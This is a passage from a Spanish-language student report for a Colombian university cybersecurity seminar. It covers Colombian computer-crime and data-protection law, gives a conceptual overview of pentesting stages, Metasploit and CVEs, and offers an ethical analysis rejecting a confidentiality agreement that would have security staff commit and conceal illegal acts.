CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FRANCISCO ORTIZ PULIDO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ D.C.
2023

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUE TEAM Y RED TEAM

FRANCISCO ORTIZ PULIDO

Director de Curso:
JOHN FREDDY QUINTERO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BASICAS, TECNOLOGIA E INGENIERIA - ECBTI
SEMINARIO ESPECIALIZADO: EQUIPOS ESTRATÉGICOS EN CIBERSEGURIDAD: RED TEAM & BLUE TEAM
BOGOTÁ D.C.
2023

CONTENIDO

Pág.

RESUMEN

Este informe técnico presenta los aspectos más destacados de las actividades realizadas durante el seminario. Además, ofrece recomendaciones y conclusiones para optimizar las estrategias empleadas por el Red Team y el Blue Team.

En el siguiente informe se examinan las labores llevadas a cabo por los equipos Red Team y Blue Team en el ámbito de la ciberseguridad, resaltando aspectos clave como la evaluación de las acciones de estos equipos dentro de una organización, cumpliendo con los criterios éticos y legales. Se analizan las vulnerabilidades mediante la simulación de ataques por parte del Red Team y la respuesta a incidentes por parte del Blue Team, destacando la importancia de la colaboración y la comunicación efectiva entre ambos equipos para lograr una defensa exitosa, con la participación del equipo Purpure Team.

GLOSARIO

BACKUP: También conocidos como copia de seguridad, o respaldo de seguridad y es una copia de los datos almacenados en un dispositivo electrónico o sistema informático que se realiza con el fin de proteger los datos en caso de pérdida, daño o eliminación accidental.

BLUE TEAM: Grupo de profesionales o expertos en seguridad que se encargan de defender una red, sistema o infraestructura contra amenazas cibernéticas.

CIS: (centro de seguridad de internet controles críticos de seguridad para la defensa cibernética), Es el centro especializado en la gestión de controles críticos de seguridad para la defensa cibernética en el ámbito de la seguridad en internet.

CSIRT: (Computer Security Incident Response Team), equipo especializado en ciberseguridad que se encarga de garantizar la protección de una organización frente a amenazas informáticas y responder de manera efectiva a incidentes de seguridad.

CVE (Common Vulnerabilities and Exposures) es un sistema de enumeración y seguimiento de vulnerabilidades de seguridad en software y hardware, a cada CVE se le asigna un número único y se registra en una base de datos centralizada para que las organizaciones de seguridad, los desarrolladores de software y otros interesados puedan rastrear y gestionar las vulnerabilidades.

EDR: (Endpoint Detection and Response), se centra en la detección y respuesta a amenazas cibernéticas en tiempo real. Utiliza técnicas avanzadas de monitoreo y análisis de actividad en los endpoints para identificar comportamientos sospechosos o maliciosos.

EXPLOIT: Es un programa o código diseñado para aprovechar una vulnerabilidad en un sistema informático o software con el fin de realizar acciones no autorizadas o tomar control del sistema. Estos son a menudo utilizados por ciberdelincuentes para llevar a cabo ataques informáticos.

FIREWALL: Es un componente o una medida de seguridad informática diseñada para proteger una red o un sistema de computadoras de amenazas y accesos no autorizados desde internet u otras redes.

HACKER: Es una persona que se dedica a ingresar o manipular sistemas informáticos y redes de computadoras de manera no autorizada. Pueden tener diferentes motivaciones, desde buscar vulnerabilidades para mejorar la seguridad informática hasta cometer actividades ilegales, como el robo de datos o el vandalismo digital

HARDENIZACIÓN: Se refiere a la práctica de fortalecer la seguridad de un sistema o una red informática para proteger los activos digitales y datos sensibles de posibles amenazas y ataques cibernéticos.

IOC: Indicador de Compromiso, es un término utilizado en ciberseguridad y en la detección de amenazas informáticas, son pistas o señales que indican la presencia de actividades maliciosas en una red o sistema informático

MALWARE: Es la abreviatura de "software malicioso". Se refiere a cualquier tipo de software diseñado con intenciones maliciosas para dañar, infectar o comprometer sistemas informáticos, dispositivos o datos de usuarios sin su consentimiento.

METASPLOIT: Es un conocido marco de prueba de penetración utilizado en ciberseguridad, se utiliza para evaluar la seguridad de sistemas informáticos, identificando vulnerabilidades y probando la efectividad de las medidas de seguridad.

PENTESTING: Es un proceso de ataque a la seguridad de un sistema informático de manera controlada, a manera de prueba de penetración, usado para evaluar la seguridad y tiene como objetivo identificar vulnerabilidades en un sistema informático o una red.

PHISHING: Es una técnica usada por la ciberdelincuencia en la que los delincuentes intentan engañar y estafar a las personas para que revelen información personal y confidencial.

RED TEAM: Grupo de profesionales que se encarga de realizar pruebas de seguridad y evaluaciones de vulnerabilidad en una organización o sistema.

SIEM (Security Information and Event Management): Es una solución de ciber seguridad que proporcionar una visión integral de la seguridad de una organización al recopilar y analizar datos de múltiples fuentes, como registros de eventos, registros de firewall, registros de antivirus y más.

SNORT: Sistema de detección de intrusiones en red (IDS) de código abierto y herramienta de prevención de intrusiones en red (IPS).

SURICATA: Sistema de Detección de Intrusiones de Código Abierto (IDS), y Sistema de Prevención de Intrusiones (IPS) de alto rendimiento.

VULNERABILIDAD: Una vulnerabilidad informática es una debilidad o fallo en un sistema de computadoras que podría ser explotada por un atacante para comprometer la integridad, confidencialidad o disponibilidad de la información o los recursos del sistema.

INTRODUCCIÓN

Los equipos Red Team y Blue Team son componentes esenciales de la seguridad cibernética de una organización, y su función principal es evaluar y mejorar la postura de seguridad de la organización. Sin embargo, es crucial que sus acciones se realicen dentro de los límites éticos y legales para garantizar que se proteja la integridad y privacidad de la organización y sus activos.

El Equipo Red Team es responsable de simular ataques y explotar vulnerabilidades para evaluar la capacidad de defensa de la organización. Sus acciones pueden incluir pruebas de penetración, evaluación de vulnerabilidades y simulación de ataques reales.

El Equipo Blue Team se enfoca en defender y proteger la organización contra amenazas cibernéticas. Monitorean y responden a incidentes de seguridad, implementan medidas de seguridad y gestionan la infraestructura de seguridad.

OBJETIVOS

OBJETIVO GENERAL

Desarrollar estrategias de mitigación para reducir los riesgos y vulnerabilidades en una infraestructura de Tecnologías de la Información mediante la evaluación detallada de los riesgos y vulnerabilidades.

OBJETIVOS ESPECÍFICOS

- Elaborar un informe técnico que describa los aspectos más significativos en el desarrollo de las actividades previas en donde propongamos recomendaciones y conclusiones destinadas a mejorar las estrategias empleadas por los equipos Red Team y Blue Team.

- Evaluar las acciones de los Red Team & Blue Team de una organización en el marco de los criterios éticos legales, probando las vulnerabilidades de sus sistemas informáticos a partir del uso de metodologías y técnicas de intrusión, formulando estrategias de contención mediante el análisis de riesgos y vulnerabilidades en su infraestructura TI.

- Analizar el entorno legal de acuerdo con la legislación colombiana, en un caso simulado en el cual se firma un acuerdo de confidencialidad entre un profesional y una empresa de ciberseguridad.

- Recrear en un escenario controlado, un ataque realizado por un Red Team, a una máquina virtualizada con sistema operativo Windows 10 describiendo el paso a paso de la ejecución del procedimiento.

- Implementar respuestas y asegurar la infraestructura de la infraestructura ante un ataque realizado por un Red Team, e implementar hardenización a una máquina virtualizada con sistema operativo Windows 10 describiendo el paso a paso de la ejecución del procedimiento

1 EVALUACION DE ACCIONES DE EQUIPOS RED TEAM & BLUE EN EL MARCO DE CRITERIOS ÉTICOS Y LEGALES

1.1 LEY 1273 DE 2009 Y SUS ARTÍCULOS

La Ley 1273 de 2009 es una ley Colombiana que trata sobre los delitos informáticos y la protección de la información en el ámbito digital. Esta ley establece medidas para prevenir y sancionar actividades delictivas en línea, como el acceso no autorizado a sistemas informáticos, la interceptación ilegal de datos electrónicos y la falsificación de información en medios electrónicos, entre otros.

Esta ley modifica el Código Penal, para crear un “bien jurídico tutelado” o protección de un derecho fundamental de manera legal; en este caso para proteger y preservar de manera integral la “información y los datos”, usados por los sistemas de las tecnologías de la información.

1.1.1 CAPITULO I:

Se refiere a los atentados en contra de la confidencialidad, la integridad y disponibilidad de los datos y sistemas informáticos.

Artículo 269 A: este articulo dice, que, si se accede a un sistema informático protegido o no, sin autorización de manera parcial o total en contra de la voluntad de quien tiene los derechos legítimos, tendrá pena de prisión por 48 a 96 meses y una multa de 100 a 1000 salarios mínimos legales vigentes.

Artículo 269 B: Este articulo dice, que el que obstaculice el funcionamiento normal de un sistema informático y la información que se encuentre allí contenida, o a una red de telecomunicaciones tendrá una pena de 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos mensuales legales vigentes.

Artículo 269 C: Este artículo trata sobre la interceptación de datos informáticos y contempla que aquel que sin orden judicial intercepte datos informáticos o las emisiones electromagnéticas que los transporta tendrá pena de prisión de 36 a 72 meses.

Artículo 269 D: Trata de los daños informáticos, contempla que aquel que sin estar facultado destruya, dañe borre, deteriore, altere o suprima datos o sistemas informáticos incluyendo sus partes o componentes lógicos, tendrá pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos mensuales legales vigentes.

Artículo 269 E: Este artículo trata sobre el uso de software malicioso, y contempla que aquel que produzca, trafique, adquiera, distribuya, venda, envíe, introduzca o saque del territorio nacional software malicioso u otros programas que contengan efectos dañinos, sin autorización, tendrá pena de prisión de 48 meses y multa de 100 a 1000 salarios mínimos mensuales legales vigentes.

Artículo 269 F: Se refiere a la violación de datos personales y establece que aquel que sin autorización obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales que se encuentren en ficheros, archivos, bases de datos o medios similares tendrá pena de prisión de 48 a 96 meses y multa de 100 a 1000 salarios mínimos mensuales vigentes.

Articulo 269 G: Se refiere a la suplantación de sitios web para captura de datos personales y establece que, quien diseñe, desarrolle, venda ejecute, programe o envíe páginas web, enlaces o ventanas emergentes de manera ilícita o que modifique el sistema de resolución de nombres de dominio para lograr que un usuario ingrese pensando que es un banco u otro sitio de confianza, tendrá una pena de 48 a 96 meses de prisión y multa de 100 a 1000 salarios mínimos mensuales vigentes. El delito y la pena se agravará si el delincuente ha reclutado victimas durante la ejecución del delito.

Artículo 269 H: Se establece que las penas se agravaran y aumentaran de la mitad a las tres cuartas partes en los siguientes casos:

- Si se comenten en redes o sistemas informáticos de entidades públicas o del sector financiero.

- Si son cometidas por un funcionario público activo.

- Cuando se aprovecha de la confianza de quien tiene la información para perjudicar a un tercero

- Cuando se usa información para perjudicar a un tercero

- Cuando se cometen para beneficio propio o de un tercero

- Cuando se cometen con fines terroristas o que se ponga en riesgo la seguridad nacional

- Cuando se usa a un tercero como instrumento violando su buena fe

- Si quien incurre en estas prácticas es el responsable de la información, además se le inhabilitará por tres años para el ejercicio de su profesión relacionada con sistemas de la información.

1.1.2 CAPITULO II

El capítulo segundo del texto trata sobre los delitos informáticos y otras infracciones relacionadas. en este capítulo se establecen diversas conductas ilícitas y las penas correspondientes:

Artículo 2691: hurto por medios informáticos y semejantes

Este artículo establece que quien, mediante la superación de medidas de seguridad informáticas, realice acciones similares a las descritas en el artículo 239 (que trata sobre hurto), manipulando sistemas informáticos, redes electrónicas, telemáticas u otros medios similares, o suplantando a un usuario en sistemas de autenticación y autorización, será castigado con las penas indicadas en el artículo 240 (que trata sobre hurto) de este Código.

Artículo 269J: Transferencia no Consentida de Activos

Este artículo se refiere al delito de transferencia no consentida de activos realizado con ánimo de lucro mediante manipulación informática u otros artificios similares. Si alguien logra transferir activos sin el consentimiento del tercero afectado, y siempre que la acción no sea castigada con una pena más grave, será condenado a una pena de prisión que va desde 48 a 120 meses, junto con una multa que oscila entre 200 y 1500 salarios mínimos legales mensuales vigentes.

La misma pena se aplicará a quienes fabriquen, introduzcan, posean o faciliten programas de computadora destinados a cometer el delito anteriormente mencionado, así como a aquellos que estén involucrados en una estafa.

Si el valor de la conducta delictiva descrita en los dos incisos anteriores supera los 200 salarios mínimos legales mensuales, la sanción prevista se aumentará en un 50%. En resumen, este capítulo establece las penas para actividades delictivas relacionadas con el uso indebido de medios informáticos y manipulación de activos a través de medios similares.

1.2 LEY COLOMBIANA 1581 DE 2012:

También conocida como la ley de protección de datos personales, regula el tratamiento de la información personal en Colombia. Su objetivo principal es proteger los derechos de las personas en relación con sus datos personales, estableciendo principios y normas para su recolección, almacenamiento, uso, circulación y protección.

1.2.1 ÁMBITO DE APLICACIÓN:

La ley se aplica a todas las personas, naturales o jurídicas, que realicen el tratamiento de datos personales en territorio colombiano, así como a los datos personales de ciudadanos colombianos almacenados fuera del país.

Principios: la ley establece principios fundamentales para el tratamiento de datos personales, incluyendo el principio de finalidad, necesidad, libertad, veracidad, transparencia, seguridad y confidencialidad.

Consentimiento: el tratamiento de datos personales requiere el consentimiento previo, expreso e informado del titular de los datos, excepto en casos establecidos por la ley.

Derechos de los Titulares: Los titulares de datos personales tienen derechos sobre sus datos, incluyendo el acceso, actualización, rectificación y supresión de los mismos. También tienen derecho a presentar reclamaciones ante la autoridad de protección de datos.

Transferencia Internacional de Datos: La transferencia de datos personales a países que no proporcionen un nivel adecuado de protección de datos solo se puede realizar cumpliendo ciertos requisitos establecidos por la ley.

Responsables y Encargados del Tratamiento: La ley distingue entre los responsables del tratamiento (quienes toman decisiones sobre el tratamiento de datos) y los encargados del tratamiento (quienes realizan el tratamiento en nombre del responsable).

Registro de Bases de Datos: Los responsables del tratamiento deben mantener un registro de las bases de datos que contengan información personal.

Sanciones: Se establecen sanciones por el incumplimiento de la ley, que pueden incluir multas y medidas correctivas.

Autoridad de Protección de Datos: La ley crea la Superintendencia de Industria y Comercio como la autoridad de protección de datos en Colombia, encargada de supervisar y hacer cumplir la normativa.

Esta Ley establece sanciones y multas por el incumplimiento de las disposiciones relacionadas con la protección de datos personales. Las multas pueden variar según la gravedad de la infracción:

Multas Leves: Las multas leves pueden ser impuestas por la Superintendencia de Industria y Comercio (la autoridad de protección de

datos en Colombia) y oscilan entre 0.1 y 100 salarios mínimos legales mensuales vigentes.

Multas Graves: Las multas graves pueden variar entre 101 y 1000 salarios mínimos legales mensuales vigentes y se imponen por infracciones más serias a las disposiciones de la ley.

Multas Muy Graves: Las multas más graves pueden llegar hasta 2000 salarios mínimos legales mensuales vigentes y se aplican en casos de violaciones especialmente graves o reiteradas de la ley.

Es importante tener en cuenta que estas multas pueden aplicarse tanto a los responsables del tratamiento de datos (quienes toman decisiones sobre el tratamiento de datos) como a los encargados del tratamiento (quienes realizan el tratamiento en nombre del responsable).

Además de las multas económicas, la Superintendencia de Industria y Comercio también puede tomar otras medidas correctivas, como la orden de cese inmediato de la conducta infractora, la publicación de la decisión en medios de comunicación, la eliminación de datos tratados de manera irregular y otras acciones que busquen corregir la infracción y proteger los derechos de los titulares de datos.

1.3 PENTESTING Y SUS ETAPAS

El pentesting, o prueba de penetración, es una metodología de evaluación de la seguridad informática usado para diagnosticar un sistema informático o una red de datos, mediante la simulación de ataques cibernéticos controlados. El objetivo principal del pentesting es identificar vulnerabilidades y debilidades en la infraestructura de seguridad de una organización antes de que los atacantes reales puedan aprovecharlas. Consta de varias etapas:

1.3.1 Reconocimiento Footprinting:

En esta etapa, se recopila información sobre el objetivo del pentesting, como sistemas, redes, empleados y tecnologías utilizadas. El objetivo es obtener un panorama general para identificar posibles puntos de entrada. La información se obtiene de fuentes públicas, como motores de búsqueda, redes sociales, sitios web, registros de dominio, bases de datos WHOIS, etc.

Herramientas:

- Shodan: Motor de búsqueda de dispositivos conectados a Internet.

- Maltego: Herramienta de minería de datos para recopilar y visualizar información sobre objetivos.

- TheHarvester: Extrae información de fuentes públicas, como correos electrónicos y nombres de dominio.

Esta etapa es crucial, ya que proporciona una base para las etapas posteriores. Permite al pentester comprender la superficie de ataque, identificar posibles vectores de ataque y planificar estratégicamente la prueba de penetración.

Importancia de la Etapa de Footprinting:

La etapa de footprinting es una de las más importantes en el pentesting porque sienta las bases para todo el proceso. Proporciona una visión general del objetivo, permite la planificación estratégica y ayuda a priorizar los esfuerzos en las etapas posteriores. Sin una comprensión completa de la superficie de ataque y el entorno del objetivo, las etapas siguientes pueden ser menos efectivas y podrían pasar por alto vulnerabilidades críticas.

La recopilación de información exhaustiva en la etapa de footprinting reduce las posibilidades de que el pentester pierda oportunidades para identificar y explotar vulnerabilidades. Además, puede ayudar a simular ataques más realistas al replicar la forma en que un atacante podría obtener información antes de lanzar un ataque real

1.3.2 Recopilación de Información:

En esta etapa, se recopila información adicional mediante técnicas más avanzadas, como DNS enumeración, descubrimiento de subdominios, búsqueda de registros MX, etc. El objetivo es obtener una visión más detallada del entorno del objetivo.

Herramientas:

- DNSenum: Herramienta para enumerar información DNS.

- Sublist3r: Busca subdominios usando varias fuentes públicas.

- NSlookup: Utilidad para consultar registros DNS.

1.3.3 Escaneo y Detección de Vulnerabilidades:

Aquí, se identifican activos y servicios en la red del objetivo, y se buscan vulnerabilidades conocidas. Esto puede incluir escaneo de puertos, servicios, análisis de versiones, etc.

Herramientas:

- Nmap: Herramienta de escaneo de red para descubrir hosts y servicios.

- OpenVAS: Escáner de vulnerabilidades de código abierto.

1.3.4 Explotación:

En esta etapa, se intenta explotar las vulnerabilidades identificadas para obtener acceso no autorizado al sistema o red. Si se tiene éxito, se demuestra la capacidad de un atacante real.

1.3.5 Post-Explotación:

Una vez dentro del sistema, se realizan acciones similares a las de un atacante real para evaluar la extensión del daño potencial y el acceso a datos sensibles.

1.3.6 Análisis y Reporte:

Se evalúan los resultados de las etapas anteriores, se documentan las vulnerabilidades encontradas y se generan recomendaciones para la mitigación.

1.4 FUNCIONAMIENTO Y ARQUITECTURA DE METASPLOIT

Metasploit es una herramienta de penetración (penetration testing) ampliamente utilizada en el campo de la seguridad informática. Nos permite evaluar la seguridad de sistemas informáticos identificando vulnerabilidades y probando su explotación.

Funcionamiento: Metasploit se basa en una colección de exploits, payloads, shellcodes y herramientas que pueden ser utilizados para probar la seguridad de sistemas y aplicaciones. La herramienta proporciona un marco de trabajo que permite a los usuarios encontrar, explotar y validar vulnerabilidades en sistemas objetivo.

Arquitectura: La arquitectura de Metasploit se compone de varios componentes esenciales:

- Framework Metasploit: El corazón de Metasploit es su framework. Proporciona una interfaz de línea de comandos y una interfaz gráfica de usuario para realizar pruebas de penetración y desarrollar exploits. El framework está escrito en Ruby y se ejecuta en sistemas Unix y Windows.

- Módulos: Metasploit se basa en módulos predefinidos que realizan diversas funciones, como la explotación de vulnerabilidades, la recopilación de información y la post-explotación. Estos módulos son esenciales para ejecutar ataques y pruebas de penetración.

- Exploits: Los exploits son módulos específicos diseñados para aprovechar vulnerabilidades conocidas en sistemas y aplicaciones. Metasploit incluye una amplia variedad de exploits que pueden ser utilizados en pruebas de penetración.

- Payloads: Los payloads son cargas útiles que se entregan al sistema comprometido una vez que se ha explotado una vulnerabilidad. Estas cargas útiles pueden ser utilizadas para realizar acciones específicas, como el acceso remoto, la recopilación de información o la ejecución de comandos.

- Encoders: Los encoders son módulos que se utilizan para ofuscar las cargas útiles y evadir la detección por parte de los sistemas de seguridad. Ayudan a que las cargas útiles sean más sigilosas.

- NOP Generators: Estos módulos generan instrucciones "no-operation" (NOP) que se utilizan en los exploits para llenar el espacio en memoria y asegurarse de que la carga útil se ejecute correctamente.

- Post-Explotación: Metasploit también proporciona herramientas y módulos para la fase de post-explotación, que permite a los usuarios mantener el acceso a sistemas comprometidos y recopilar información adicional.

- Arquitectura de Cliente-Servidor: Metasploit puede configurarse en una arquitectura cliente-servidor, donde el servidor Metasploit actúa como el núcleo central y los clientes se conectan a él para administrar y ejecutar pruebas de penetración.

- Base de Datos: Metasploit utiliza una base de datos para almacenar información sobre hosts, servicios, exploits, y resultados de pruebas de penetración. Esto facilita el seguimiento y la gestión de los objetivos y los datos recopilados.

- Interfaces: Además de la interfaz de línea de comandos, Metasploit ofrece una interfaz gráfica de usuario (Metasploit Community y Metasploit Pro) que facilita la navegación y el uso de la plataforma.

1.5 OPCIONES Y CARACTERÍSTICAS:

Metasploit ofrece una amplia gama de opciones y características, algunas de las cuales incluyen:

- Escaneo y Reconocimiento: Metasploit permite realizar escaneos de red y reconocimiento de sistemas para identificar posibles objetivos y sus vulnerabilidades.

- Explotación: La herramienta puede utilizar exploits para atacar y comprometer sistemas vulnerables.

- Post-Explotación: Después de la explotación exitosa, Metasploit ofrece módulos para realizar diversas acciones en sistemas comprometidos, como robar contraseñas, recopilar información, elevar privilegios, entre otros.

- Automatización: Metasploit permite automatizar muchos aspectos del proceso de pruebas de penetración, lo que ahorra tiempo y esfuerzo.

- Colaboración y Reportes: La base de datos integrada y las capacidades de generación de informes permiten a los equipos de seguridad colaborar y documentar sus hallazgos.

1.6 ¿QUÉ ES UN CVE Y SU ESTRUCTURA?

CVE son las siglas de "Common Vulnerabilities and Exposures" (Vulnerabilidades y Exposiciones Comunes), y se refiere a un estándar internacional para identificar y enumerar públicamente las vulnerabilidades de seguridad en software y hardware. Los CVE se utilizan para proporcionar una identificación única y estandarizada para cada vulnerabilidad, lo que facilita la comunicación, el seguimiento y la gestión de las vulnerabilidades en el campo de la ciberseguridad.

La estructura de un CVE consta de un número único, seguido de un año y un identificador. Por ejemplo, un CVE podría tener la siguiente estructura: CVE-2023-12345.

- "CVE": Esto indica que se trata de un identificador de vulnerabilidad común.

- Año: Representa el año en que se asignó el identificador. En el ejemplo anterior, "2023" es el año en que se creó el CVE.

- Número de identificación: Este número único se asigna secuencialmente a cada vulnerabilidad enumerada en el año correspondiente. En el ejemplo anterior, "12345" es el número de identificación específico para esa vulnerabilidad.

Los CVE son mantenidos y administrados por la organización MITRE Corporation, que es una organización sin fines de lucro que colabora con la comunidad de seguridad cibernética para asignar identificadores CVE, mantener la base de datos CVE y proporcionar una lista pública de vulnerabilidades conocidas. Cada CVE incluye información sobre la vulnerabilidad, como una descripción del problema, el software o hardware afectado, y enlaces a referencias y soluciones si están disponibles.

https://www.exploit-db.com/ cómo se utiliza y cómo se articula con el CVE?

El sitio web "Exploit Database" (https://www.exploit-db.com/) es una plataforma en línea que recopila y presenta exploits (códigos o técnicas que aprovechan vulnerabilidades de seguridad) y detalles técnicos sobre diferentes vulnerabilidades en software y sistemas. Los exploits publicados en esta base de datos pueden ser utilizados por profesionales de seguridad, investigadores y otros para comprender y mitigar vulnerabilidades específicas en sistemas y aplicaciones.

Las relaciones entre "Exploit Database" y los identificadores CVE (Common Vulnerabilities and Exposures) son las siguientes:

- Identificación de Vulnerabilidades: "Exploit Database" es un repositorio que aloja información detallada sobre exploits, incluyendo los detalles técnicos de las vulnerabilidades y cómo se pueden explotar. Los exploits a menudo se desarrollan y publican en función de las vulnerabilidades identificadas en software específico.

- Asociación con CVE: Muchos de los exploits enumerados en "Exploit Database" están relacionados con identificadores CVE. Esto significa que el exploit se creó en base a una vulnerabilidad específica que ha sido identificada y numerada utilizando el estándar CVE. En muchos casos, los exploits estarán etiquetados con el número CVE correspondiente en el sitio web, lo que facilita la correlación entre la vulnerabilidad y el exploit.

- Referencias Cruzadas: En la descripción de un exploit en "Exploit Database", a menudo encontrarás enlaces o referencias a los identificadores CVE relacionados. Esto permite a los usuarios obtener más información sobre la vulnerabilidad y su contexto a través de la base de datos CVE.

- Uso por Profesionales de Seguridad: Los profesionales de seguridad y los investigadores utilizan "Exploit Database" para comprender cómo funcionan las vulnerabilidades y cómo se pueden explotar. Esto les ayuda a evaluar y mejorar la seguridad de los sistemas que administran o protegen. También les permite encontrar soluciones o parches que pueden mitigar los riesgos asociados con una vulnerabilidad en particular.

2 ACTUACIÓNES ÉTICAS Y LEGALES

2.1 Evaluación de Red Team & Blue Team enmarcado en criterios éticos y legales.

- En las consideraciones, el párrafo de la cláusula primera, objetivo dice lo siguiente: en virtud del presente acuerdo de confidencialidad, la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de hackerhouse no podrán ser divulgados.

  En esta consideración hace referencia a no divulgar información confidencial o sobre procesos ilegales, párrafo que claramente es ilegal ya que se estaría incurriendo en violación de la ley 1273 de 2009, Artículo 269F. VIOLACIÓN DE DATOS PERSONALES. El que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique p emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes.

- En las definiciones de información de confidencialidad, numeral 2, considero que también hay ilegalidad, ya que la entidad estaría induciendo al personal de seguridad a aceptar que dentro de sus funciones están las de realizar chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos, incurriendo en violación del Artículo 269F: Violación de datos personales, el cual especifica que el que, sin estar facultado para ello, con provecho propio o de un tercero, obtenga, compile, sustraiga, ofrezca, venda, intercambie, envíe, compre, intercepte, divulgue, modifique o emplee códigos personales, datos personales contenidos en ficheros, archivos, bases de datos o medios semejantes, incurrirá en pena de prisión de cuarenta y ocho (48) a noventa y seis (96) meses y en multa de 100 a 1000 salarios mínimos legales mensuales vigentes . En el párrafo del documento se propone dentro de las definiciones que el empleado realice “procesos ilegales” y además de esto que no lo divulgue.

- Dentro de las obligaciones de la parte receptora, numeral 3, considero que es ilegal el párrafo que dice: “No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros” teniendo en cuenta que con este articulo la empresa HackerHouse pretende que como trabajadores a su nombre violemos en su totalidad la Ley 1273 de 2009 y no denunciemos los procedimientos ante las autoridades.

- En los puntos 4, 5 y 6 de las obligaciones de la parte receptora, HackerHouse busca que asumamos plena responsabilidad y nos abstengamos de reportar cualquier infracción ilegal a la información confidencial que pudiéramos cometer en el curso de nuestras actividades profesionales. Esto violando lo establecido en la Ley 1273 de 2009, sin que esta empresa se vea comprometida por las posibles consecuencias legales que dichas acciones puedan acarrear ante las autoridades judiciales de Colombia.

  La octava cláusula del acuerdo de confidencialidad de HackerHouse establece lo siguiente: "En el caso de que el receptor tenga en su posesión información ilegal o confidencial, se requerirá que consulte a un abogado privado para eximir de responsabilidad legal y penal a HackerHouse". Esto implica que, en caso de encontrarnos en posesión de información considerada ilegal, como empleados asumimos toda la responsabilidad, exonerando a la empresa de cualquier implicación legal. Además, se nos exige cubrir los gastos de nuestra defensa legal. Esta disposición parece sugerir que deberíamos cargar con la culpa si somos descubiertos teniendo información ilegal, lo que resultaría en que la empresa no enfrentaría ninguna consecuencia legal. Sin embargo, esta interpretación contraviene la ley 1273 de 2009, ya que está insinuando que podríamos llevar a cabo actividades ilegales como parte de nuestras obligaciones laborales. Esto se opone a la idea de manejar información sensible de manera ética y legal, y podría implicar acciones no consentidas por terceros en el tratamiento de dicha información.

2.2 Citar ley Colombiana y articulo que se violenta en el anexo 3

En el punto anterior se están enunciando detalladamente los puntos y violaciones dentro del documento a la ley 1273 de 2009 en cuanto al manejo de información sensible. Claramente el acuerdo de confidencialidad, violenta esta ley puesto que, en los párrafos descritos, de manera reiterativa se refiere al manejo “ilegal” de la información sensible, siendo esto violatorio de esta ley que en todo momento aclara que todos los procedimientos que se realicen con la información tratada deben ser de manera consentida por el tercero.

2.3 Aplicación del código de ética para ingenieros de Red Team y Blue Team

El sueldo para los puestos de Red tema y Blue team están entre los $17.000.000 y los 22.000.000 respectivamente. ¿Si usted llegara a encontrar procesos ilegales en el acuerdo de confidencialidad usted aceptaría contrato y acuerdo de confidencialidad de la organización HackerHouse, aun conociendo lo que podría disponer COPNIA en su código de ética y sanciones en Colombia para profesionales de ingeniería? Para justificar esta respuesta se recomienda que consulte directamente en la página oficial de COPNIA para generar una respuesta coherente:

Como profesional y experto en ciberseguridad, no aceptaría el contrato debido a la falta de claridad, precisión y detalle en las cláusulas y acuerdos del contrato. La ausencia de información detallada sobre la planificación y ejecución de los procedimientos para el manejo de datos genera una gran dosis de desconfianza puesto que en repetidas ocasiones se refiere al manejo de información “ilegal”. Esta situación podría eventualmente dar lugar a la comisión de actos que la ley considera irregulares en términos de confidencialidad, integridad y disponibilidad de los datos, así como de los sistemas informáticos, tal como lo establece la ley 1273 de 2009, para luego tener que asumir todas las consecuencias de las actuaciones indebidas.

Además, es importante tener en cuenta que mi decisión también la baso considerando el código de ética de COPNIA, el cual establece los estándares éticos que rigen la práctica de la ingeniería, descritos en su “*Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares*”.

> “ARTICULO 31. DEBERES GENERALES DE LOS PROFESIONALES:
>
> Custodiar y cuidar los bienes, valores, documentación e información que, por razón del ejercicio de su profesión, se le hayan encomendado o a los cuales tenga acceso; impidiendo o evitando su sustracción, destrucción, ocultamiento o utilización indebidos, de conformidad con los fines a que hayan sido destinados.
>
> Permitir el acceso inmediato a los representantes del Consejo Profesional Nacional de Ingeniería respectivo y autoridades de policía, a los lugares donde deban adelantar sus investigaciones y el examen de los libros, documentos y diligencias correspondientes, así como prestarles la necesaria colaboración para el cumplido desempeño de sus funciones.
>
> Denunciar los delitos, contravenciones y faltas contra este Código de Ética, de que tuviere conocimiento con ocasión del ejercicio de su profesión, aportando toda la información y pruebas que tuviere en su poder.[1]
>
> ARTÍCULO 35. DEBERES DE LOS PROFESIONALES PARA CON LA DIGNIDAD DE SUS PROFESIONES:
>
> Respetar y hacer respetar todas las disposiciones legales y reglamentarias que incidan en actos de estas profesiones, así como denunciar todas sus transgresiones.

[1] CONSEJO PROFESIONAL NACIONAL DE INGENIERA COPNIA. República de Colombia. Código de ética para el ejercicio de la Ingeniera en general y sus profesiones afines y auxiliares. [En línea] [07 de septiembre de 2020] disponible en: (https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica).

Velar por el buen prestigio de estas profesiones.[2]

ARTÍCULO 37. DEBERES DE LOS PROFESIONALES PARA CON SUS COLEGAS Y DEMÁS PROFESIONALES.

